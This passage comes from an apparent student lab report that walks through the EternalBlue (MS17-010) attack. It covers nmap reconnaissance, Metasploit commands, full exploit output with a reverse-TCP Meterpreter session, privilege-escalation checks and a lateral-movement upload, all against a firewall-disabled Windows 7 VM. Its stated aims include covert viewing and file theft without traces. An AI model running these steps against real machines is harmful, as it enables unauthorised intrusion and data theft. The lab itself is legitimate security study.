In the settings menu, navigate to the "Storage" section and add the Kali Linux ISO file as a virtual CD/DVD drive. This will allow the virtual machine to boot from the ISO file.

In the "Network" section, ensure that the virtual machine is connected to the appropriate network adapter (e.g., NAT or Bridged) for internet connectivity.

Adjust other settings as needed (e.g., display resolution, shared folders, etc.).




Fig KALI installation

Install Kali Linux:

Start the virtual machine.

The virtual machine will boot from the Kali Linux ISO image. Follow the on-screen instructions to install Kali Linux within the virtual machine.

Complete the installation:

Once the installation is complete, the virtual machine will reboot.

Log in using the credentials you set up during the installation process.

You now have Kali Linux installed and running within the virtual machine. You can explore and use it as you would on a physical machine.

4.2 Metasploit Configuration

4.2.1 Description

In this experiment we are using a Kali Linux machine as our attacker machine, and Windows 7 machine will be our victim machine. IP addresses of both attacker and the victim machines

can be obtained using certain commands that will be explained in the later part. For the basic beginner level exploitation, the firewall of Windows 7 Victim machine is turned OFF. Note that both the attacker i.e., Kali Linux and the victim i.e., Windows 7 machines are on a common network i.e., Bridged. This Network establishment is done during the Virtual Box setup process

4.2.2 Objective

The objective of this experiment is to exploit the Windows 7 victim machine using Metasploit and view the windows 7 system without his knowledge. And also, to take screenshot of the target system and also to download a file from the targets device which seems really important and leave without leaving any traces.

COMMAND	COMMENTS
msfdb init	<i>initialize Metasploit</i>
service postgresql	<i>start database</i>
msfconsole	<i>search Metasploit</i>
search 2017-0143	<i>search exploit script</i>
info exploit/windows/smb/ms17_010_eternalblue	<i>read the script</i>
use exploit/windows/smb/ms17_010_eternalblue	<i>import the script</i>
show options	<i>view options</i>
set RHOSTS <victim ip>	<i>set victim machine ip</i>
set LPORT 4545	<i>set attacker port</i>
exploit	<i>execute the attack</i>


Table 4.2.2.1 Metasploit Commands

4.3 Target System Configuration

4.3.1 objective

The main objective in the target system windows 7 is to know its ip by using a command called `ipconfig` and then disabling the windows firewall so that the attack can be successful as the firewall can block the smbv1 file easily from IPS and IDS so basically disabling firewall makes the target device vulnerable.

4.3.2 steps to disable firewall and see the ip address



```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\sui>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    IPv6 Address. . . . . : 2406:7400:94:71ec:41a4:9f80:9259:397c
    Temporary IPv6 Address. . . . . : 2406:7400:94:71ec:8daf:e8b1:10ce:f8e5
    Link-local IPv6 Address . . . . . : fe80::41a4:9f80:9259:397c%11
    IPv4 Address. . . . . : 192.168.0.55
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : fe80::16eb:b6ff:fe57:cd8c%11
                                192.168.0.1

Tunnel adapter isatap.{B30CFADE-85FB-4641-9E32-71B84A631DC2}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

C:\Users\sui>
```

Fig 4.3.2.1 Command Prompt

- As we can see in the above diagram the ip address of the windows system is shown below in the
Ex:- IPv4 Address :192.168.0.55




Fig 4.3.2.2 Windows Firewall

- Search windows firewall and click on windows firewall and click on disable firewall
a Turn off Windows Firewall(not recommended) and click on Ok

CHAPTER 5

SCANNING AND RECONNAISSANCE

5.1 Identifying Potential Targets


We can identify the potential targets by using a tool called nmap this tool can be used to see in a range of Ips which ips have open smb port so we can start the next step of attack of sending them the special packet with a payload .

First we need to install nmap in our kali linux it will be installed but if not we can do this by writing the following command Ex: sudo apt-get install nmap

Nmap (Network Mapper) is a powerful open-source network scanning tool that allows you to discover hosts and services on a network. It is available for various operating systems, including Kali Linux. Nmap offers numerous scanning techniques and features, including host discovery, port scanning, version detection, OS fingerprinting, and script scanning. It supports both TCP and UDP scanning and provides flexible output formats for analysis.

However, it's essential to note that Nmap should be used responsibly and with proper authorization. Unauthorized scanning of networks or hosts is illegal and unethical.

Running the command to see if the target device is vulnerable (windows 7) the command Ex: nmap -sn 192.168.0.1.255



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
└─$ nmap -sn 192.168.0.1-255  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-15 01:03 EDT  
Nmap scan report for 192.168.0.1  
Host is up (0.0046s latency).  
Nmap scan report for 192.168.0.55  
Host is up (0.0011s latency).  
Nmap scan report for 192.168.0.223  
Host is up (0.0010s latency).  
Nmap scan report for 192.168.0.238  
Host is up (0.030s latency).  
Nmap done: 255 IP addresses (4 hosts up) scanned in 17.41 seconds  
(kali@kali)-[~]  
└─$
```

Fig 5.1.1 Nmap scan open SMB

As we can see in the above figure our targets Ip address is shown as open SMB port so we can continue with the next step to see what os he is running.

5.2 Gathering information with Nmap.

Now as we know the targets ip address is vulnerable and has a open SMB port so we can go with the next step to see if the targets running a vulnerabale OS for MS17-010.This is steps main objective is to check if the targets system s running an windows 7 system.

The command to accompalish this feat is `sudo nmap -sS 192.168.0.55 -O -T5`

```
(kali@kali)-[~]
$ sudo nmap -sS 192.168.0.55 -O -T5
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-15 01:08 EDT
Nmap scan report for 192.168.0.55
Host is up (0.00080s latency).
Not shown: 987 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
554/tcp    open  rtsp
2869/tcp   open  iclslap
5357/tcp   open  wsdapi
10243/tcp  open  unknown
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
49157/tcp  open  unknown
MAC Address: 08:00:27:EF:8A:B3 (Oracle VirtualBox virtual NIC)
Running: Microsoft Windows 7|2008|8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, W
ws 8.1 Update 1
```

Fig 5.2.1 Nmap OS checking

As we can see in the above figure the target system is running windows 7|2008|8.1

Now we know the target device is vulnerable to this attack and has an open SMB port and is running a windows 7 so we can say that reconnaissance was successful.

This is also showing additional info such as MAC address and also its showing that its running on a oracle VirtualBox NIC.its also listing the rest of open ports which can be used for other exploits and specially crafter payloads.

CHAPTER 6

EXPLOITATION OF MS17-010

6.1 Overview of the Exploit

The MS17-010 exploit, also known as EternalBlue, is a critical vulnerability that affects the Microsoft Windows operating system. It was discovered by the National Security Agency (NSA) and was later leaked by a group called "The Shadow Brokers" in 2017. The vulnerability targets the Server Message Block version 1 (SMBv1) protocol.

Steps below are involved in exploiting MS17-010 vulnerability using Metasploit and KALI:

- **Reconnaissance:** Identifying target systems that are running vulnerable versions of Windows and have SMBv1 enabled as we know we have achieved this by using a tool call nmap to see an open SMB port and the command was `nmap -sn 192.68.0.1-255` to see in this range of ips which ips had an open SMB port.
- **Obtain an exploit tool:** There are various publicly available exploit frameworks that include MS17-010 exploit, such as Metasploit as we are familiar with Metasploit we are going with Metasploit to obtain the Eternal Blue module.
- **Configure the exploit:** Depending on the chosen framework, you may need to set options such as the target IP address, payload selection, and the specific version of the MS17-010 exploit and all this payload selection is already generated by Metasploit.
- **Launch the exploit:** Execute the exploit, which sends specially crafted package to the target system, taking advantage of the vulnerability in SMB the payload is specially crafted by Metasploit if the first crafted package fails Metasploit autonomously send one more crafted package.
- **Gain remote code execution:** If successful, the exploit allows the attacker to gain remote code execution on the target system, providing them with control and the ability to execute arbitrary commands.
- **Escalate privileges:** Once access is obtained, further privilege escalation techniques may be employed to gain higher privileges and increase the attacker's control over the compromised system.

- Establish persistence: To maintain access and control even after a system reboot, attackers may deploy additional malware, backdoors, or establish other persistence mechanisms on the compromised system.

The Metasploit Framework is a powerful open-source penetration testing tool that provides a wide range of exploits, payloads, and auxiliary modules. It is widely used by security professionals for vulnerability assessment, penetration testing, and demonstrating security weaknesses.

The module is named "exploit/windows/smb/ms17_010_eternalblue" in Metasploit.

6.2 Exploiting Vulnerable Systems.

Steps to launch the MS17-010 vulnerability by using Metasploit framework:

- Step 1: launch Kali linux in the virtual box
- Step 2: launch the target device also which in our case is a windows 7 system as already seen in the previous chapter where we did reconnaissance and we got to know the ip address of windows 7 system using nmap.
- Step 3: Open terminal in kali ctrl+t. then launch a nmap instant to see if the smb port is in the target device as we know the ip address of windows 7 is 192.68.0.55 now we can launch this nmap command so that it makes a sweep around a range of ips to see if any of the ips have a smb port the command is shown below.
nmap -sn 192.68.0.1-255 (here we have used 1-255 to scan from 192.68.0.1 – 192.168.0.255) to see which of the ips have open smb v1 port
- Step 4: now to check what OS is running in the open smb ports that's we got a hit from the above command we can do this by following the command show below.
sudo nmap -sS <ip address> -O -T5 this command shows the open ports in the given ip address and also the OS that its running and also the MAC address and the NIC card info.
- Step 5: now open one more instance of the terminal where we will open Metasploit. we can open Metasploit by going to the applications and searching Metasploit or by command: msfconsole.

- Step 6: now we search for the module that we need which is MS17-010 so we do this by using a predefined key word called search which is used to search the vast number of modules in Metasploit command : search MS17-010 .
- Step 7:we can see an option which has a module named “exploit/windows/smb/ms17_010_eternalblue” this will be in option 0 in a small table that has been created by using the search query now we use this module by using the command : use <the serial number of the module which we wanna use in our case 0>
- Step 8: the module has been selected as we can see that terminal which was starting from msf6 now is showing the below line as its starting point exploit/windows/smb/ms17_010_eternalblue now we need to set the ip address of the target we can do this by using the command : set RHOSTS <target ip>
- Step 9:we can see if the target s ip is set by using one more command where it shows more about the payload i.e Description of each and every thing the payload option which is choosed in our case is windows/x64/meterpreter/reverse_tcp this is automatically set by Metasploit we can call this a default payload the command used to know more info about our exploit and show the target which we just set in step 8 command : show options.
- Step 10:everything is set the payloads automatically set by Metasploit regarding the payload info will be said in the later upcoming chapters now we can start this exploit by using a command :exploit

6.3 Exploit Success

```
view the full module info with the info, or info -d command.

sf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.139.209:4444
[*] 192.168.139.91:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.139.91:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.139.91:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.139.91:445 - The target is vulnerable.
[*] 192.168.139.91:445 - Connecting to target for exploitation.
[*] 192.168.139.91:445 - Connection established for exploitation.
[*] 192.168.139.91:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.139.91:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.139.91:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 192.168.139.91:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service
[*] 192.168.139.91:445 - 0x00000020 50 61 63 6b 20 31 Pack 1
[*] 192.168.139.91:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.139.91:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.139.91:445 - Sending all but last fragment of exploit packet
[*] 192.168.139.91:445 - Starting non-paged pool grooming
[*] 192.168.139.91:445 - Sending SMBv2 buffers
[*] 192.168.139.91:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.139.91:445 - Sending final SMBv2 buffers.
[*] 192.168.139.91:445 - Sending last fragment of exploit packet!
[*] 192.168.139.91:445 - Receiving response from exploit packet
[*] 192.168.139.91:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.139.91:445 - Sending egg to corrupted connection.
[*] 192.168.139.91:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.139.91
[*] Meterpreter session 1 opened (192.168.139.209:4444 -> 192.168.139.91:49164) at 2023-05-17 03:26:20 -0400
[*] 192.168.139.91:445 - -----WIN-----
[*] 192.168.139.91:445 - -----
```

Fig 6.3.1 Exploit Successfull

As we can see in the figure above after running the command exploit we can see that its running reverse TCP handler or our payload that was automatically set by our Metasploit

- We can see that we are using the module /windows/smb/ms17_010_eternalblue
- We got a confirmation that host is likely VULNERABLE to MS17-010 so Metasploit continues with the next step
- As we can see that it has scanned 1 of 1 hosts as we had only set one RHOST so 1 of 1
- We get a confirmation that that target ip address is vulnerable for this
- Connecting to a target for exploitation using the Metasploit Framework involves setting up a listener and establishing a connection with the target system.
- We can see that that “Target OS selected valid for OS indicated by SMB reply” When exploiting a target system using the Metasploit Framework or any other exploitation

tool, it's crucial to ensure that the selected target operating system (OS) matches the OS indicated by the SMB (Server Message Block) reply. This validation is necessary to ensure the success of the exploit and the compatibility between the exploit module and the target system.

- Next we can see a line that states that “trying exploit with 12 Groom Allocations” 12 groom allocations refers to a technique used in the EternalBlue exploit (MS17-010) to increase the success rate of the exploit. It involves creating multiple specially crafted SMB requests to allocate and control memory regions in the target system.
EternalBlue exploit in Metasploit automatically perform the 12 groom allocations by default. However, if it is not enabled, you can manually set the "GROOMALLOCATIONS" option to 12. For example: set GROOMALLOCATIONS 12
- Sending all but the last fragment of an exploit packet refers to a technique used to exploit certain vulnerabilities that can be triggered by incomplete or fragmented packets. By sending partial packets, an attacker aims to exploit the vulnerability before the complete packet is reassembled by the target system. However, it's important to note that this technique is specific to certain vulnerabilities and not applicable in all scenarios.
- “Non-paged pool grooming” is a technique used in certain exploits, such as the EternalBlue (MS17-010) exploit, to allocate and control memory in the non-paged pool of the target system. This technique helps increase the success rate of the exploit by manipulating memory allocation in a specific region.
- As we can see in the next step its sending SMBv2 buffers well in our case we are sending specific buffers to trigger the Eternal Blue vulnerability and exploit the target system.
- Closing an SMBv1 connection to create a free hole adjacent to an SMBv2 buffer is a technique used in certain exploits to manipulate memory allocation and increase the success rate of an exploit. This technique takes advantage of vulnerabilities in the SMB protocol to create a favourable memory layout for exploitation.
- Sending last fragment of packet as we know we sent partial packet now we are sending the last packet so that the target can assemble the full packet on its side.

- we get to know that the target has assembled the packet fully by this confirmation the exploit of this vulnerability is nearly complete in the following steps we get to know if it was a success.
- Well now as we can see ETERNABLUe overwrite technique it typically implies that the exploit has successfully manipulated the target system's memory to overwrite critical structures or data.
- Sending the egg refers to a technique used in certain exploit scenarios to establish a backdoor or shellcode in the target system. The egg, also known as a "stager" or "marker," is a small piece of code that acts as a beacon to identify and execute the main payload which in our case is meterpreter.
- WIN well the exploit was succesfull and the payload is launching or the meterpreter session has been launched and its time to use the meterpreter a CLI interface to complete some post exploitation techniques.

CHAPTER 7

POST-EXPLOITATION TECHNIQUES

7.1 Privilege Escalation

We Escalate privileges using Meterpreter's post-exploitation modules

The Metasploit Framework provides post-exploitation modules designed specifically for privilege escalation. Use the run post/multi/recon/local_exploit_suggester command to automatically identify potential exploits based on the system's configuration.

After running the command we can see some more exploits other than MS17-010 which this target is vulnerable for as shown in the figure below

Command: run post/multi/recon/local_exploit_suggester

```
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 192.168.0.55 - Collecting local exploits for x64/windows ...
[*] 192.168.0.55 - 181 exploit checks are being tried...
[+] 192.168.0.55 - exploit/windows/local/cve_2019_1458_wizardopium: The target appears to be vulnerable.
[+] 192.168.0.55 - exploit/windows/local/cve_2020_1054_drawiconex_lpe: The target appears to be vulnerable.
[+] 192.168.0.55 - exploit/windows/local/ms10_092_schelevator: The service is running, but could not be validated.
[+] 192.168.0.55 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 192.168.0.55 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 192.168.0.55 - exploit/windows/local/ms16_014_wmi_recv_notif: The target appears to be vulnerable.
[+] 192.168.0.55 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 192.168.0.55 - exploit/windows/local/ms16_075_reflection_juicy: The target appears to be vulnerable.
[+] 192.168.0.55 - exploit/windows/local/tokenmagic: The target appears to be vulnerable.
[*] Running check method for exploit 42 / 42
[*] 192.168.0.55 - Valid modules for session 1:

#   Name                                                                 Potentially Vulnerable? Check Result
-   -
1   exploit/windows/local/cve_2019_1458_wizardopium                     Yes                       The target appears to b
e vulnerable.
2   exploit/windows/local/cve_2020_1054_drawiconex_lpe                 Yes                       The target appears to b
e vulnerable.
3   exploit/windows/local/ms10_092_schelevator                         Yes                       The service is running,
but could not be validated.
4   exploit/windows/local/ms14_058_track_popup_menu                   Yes                       The target appears to b
e vulnerable.
5   exploit/windows/local/ms15_051_client_copy_image                   Yes                       The target appears to b
e vulnerable.
6   exploit/windows/local/ms16_014_wmi_recv_notif                     Yes                       The target appears to b
e vulnerable.
7   exploit/windows/local/ms16_075_reflection                         Yes                       The target appears to b
e vulnerable.
8   exploit/windows/local/ms16_075_reflection_juicy                   Yes                       The target appears to b
e vulnerable.
9   exploit/windows/local/tokenmagic                                   Yes                       The target appears to b
e vulnerable.
10  exploit/windows/local/agnitum_outpost_acs                           No                        The target is not explo
itable.
11  exploit/windows/local/always_install_elevated                     No                        The target is not explo
itable.
12  exploit/windows/local/bits_ntlm_token_impersonation                No                        The target is not explo
```

Fig 7.1.1 Privelege Escalation

As we can see in the figure above we can see that its vulnerable for 9 more exploits which can further exceed what we can do to this target system.

7.2 Lateral Movement and persistence techniques

Lateral movement refers to the process of moving horizontally across a network from one compromised system to another. After successfully exploiting MS17-010 and gaining a Meterpreter session on a compromised system, you can attempt lateral movement to expand your control and access other systems within the network.

After exploiting MS17-010 and gaining a Meterpreter session on a compromised system, you may want to establish persistence to maintain access even after a system reboot or other disruptions

We are achieving Lateral Movement and persistence by uploading a malware which will act like a worm and spread itself to the network but as this is a test to prove that we have achieved lateral movement it will be just a malware.txt file with some text in it

We achieve this by using the following commands in sequence:

cd.. this is to hopback from windows32 to user in the target device

now upload <any file> in our case malware ,txt so upload malware.txt

```
meterpreter > cd ..
meterpreter > ls
Listing: C:\

Mode                Size           Type             Last modified          Name
-----
040777/rwxrwxrwx    0           dir             2023-04-29 15:54:47 -0400 $Recycle.Bin
040777/rwxrwxrwx    0           dir             2009-07-14 01:08:56 -0400 Documents and Settings
040777/rwxrwxrwx    0           dir             2009-07-13 23:20:08 -0400 PerfLogs
040555/r-xr-xr-x   4096         dir             2023-05-13 03:09:05 -0400 Program Files
040555/r-xr-xr-x   4096         dir             2023-05-13 02:58:35 -0400 Program Files (x86)
040777/rwxrwxrwx   4096         dir             2009-07-14 01:08:56 -0400 ProgramData
040777/rwxrwxrwx    0           dir             2023-04-29 15:54:12 -0400 Recovery
040777/rwxrwxrwx   4096         dir             2023-05-17 16:34:08 -0400 System Volume Information
040555/r-xr-xr-x   4096         dir             2023-04-29 15:54:29 -0400 Users
040777/rwxrwxrwx  16384         dir             2023-05-26 00:18:18 -0400 Windows
000000/            0           file            1969-12-31 19:00:00 -0500 pagefile.sys
040777/rwxrwxrwx    0           dir             2023-05-17 16:48:00 -0400 superimportant

meterpreter > upload malware.txt
[*] Uploading : /home/kali/malware.txt -> malware.txt
[*] Uploaded 25.00 B of 25.00 B (100.0%): /home/kali/malware.txt -> malware.txt
[*] Completed : /home/kali/malware.txt -> malware.txt
meterpreter > ls
Listing: C:\

Mode                Size           Type             Last modified          Name
-----
040777/rwxrwxrwx    0           dir             2023-04-29 15:54:47 -0400 $Recycle.Bin
040777/rwxrwxrwx    0           dir             2009-07-14 01:08:56 -0400 Documents and Settings
040777/rwxrwxrwx    0           dir             2009-07-13 23:20:08 -0400 PerfLogs
040555/r-xr-xr-x   4096         dir             2023-05-13 03:09:05 -0400 Program Files
040555/r-xr-xr-x   4096         dir             2023-05-13 02:58:35 -0400 Program Files (x86)
040777/rwxrwxrwx   4096         dir             2009-07-14 01:08:56 -0400 ProgramData
040777/rwxrwxrwx    0           dir             2023-04-29 15:54:12 -0400 Recovery
040777/rwxrwxrwx   4096         dir             2023-05-17 16:34:08 -0400 System Volume Information
040555/r-xr-xr-x   4096         dir             2023-04-29 15:54:29 -0400 Users
040777/rwxrwxrwx  16384         dir             2023-05-26 00:18:18 -0400 Windows
